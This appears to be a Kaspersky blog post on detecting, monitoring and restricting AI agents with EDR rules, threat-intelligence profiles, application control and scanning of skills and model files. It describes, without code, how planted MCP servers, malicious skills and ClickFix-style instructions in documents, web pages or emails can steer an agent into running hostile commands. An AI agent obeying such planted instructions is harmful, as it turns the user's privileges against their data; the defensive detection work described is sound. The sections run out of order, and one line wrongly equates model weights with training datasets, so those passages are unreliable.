
The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:
AI agent profiles on Kaspersky TIP

The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.
Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:
Windows: events from standard audit logs and Sysmon events
Linux: syscall audit events and Sysmon events
Network auditing: a set of protocols and the traffic generated by the software
The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.
Detection section in the Claude profile
Hunt Hub
In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.
This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.
In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.
Rules in the Hunt Hub repository

The rule card provides:
Detailed description
Rule’s severity level, confidence level, and alert format
Detection tips
Description of possible false positives
Platforms the rule can run on
Tactics, techniques, and sub-techniques covered by the rule
Groups that use the technique covered by the rule
Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub
Kaspersky Scan Engine

Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine
Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine
Conclusion
AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:
Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.
When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.
AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.
Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.
First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.
You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.
Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.
Popular AI applications and services in organizations
Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.
#
AI product
1
Claude
2
Claude Code
3
Codex
4
OpenCode
5
Zed
6
Wispr Flow
7
LM Studio
8
ZCode
9
Chatbox
10
Cherry Studio
The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).
According to open sources, these are the most widely used AI services in 2026:
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
* Data for previous quarters was updated and may differ slightly from previously published data.
Application Control and Web Control
To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.
Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.
This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.
Here is what this functionality looks like to KSC administrators:
KL categories available when configuring Application Control
For details on how to configure Application Control in KSC, follow this link.
In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:
Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.
Below are the steps to configure Application Control to block AI tools.
Configuring Application Control for the AI Tools category in KES
With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.
KES notification about an attempt to launch an AI agent
The View applications drop-down list shows products for a specific vendor.
Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.
KES notification about an attempt to access a prohibited web resource
When configuring access, the administrator can block websites that provide AI as a service.
Website categories
For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.
Kaspersky Endpoint Detection and Response
To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.
Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.
For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.
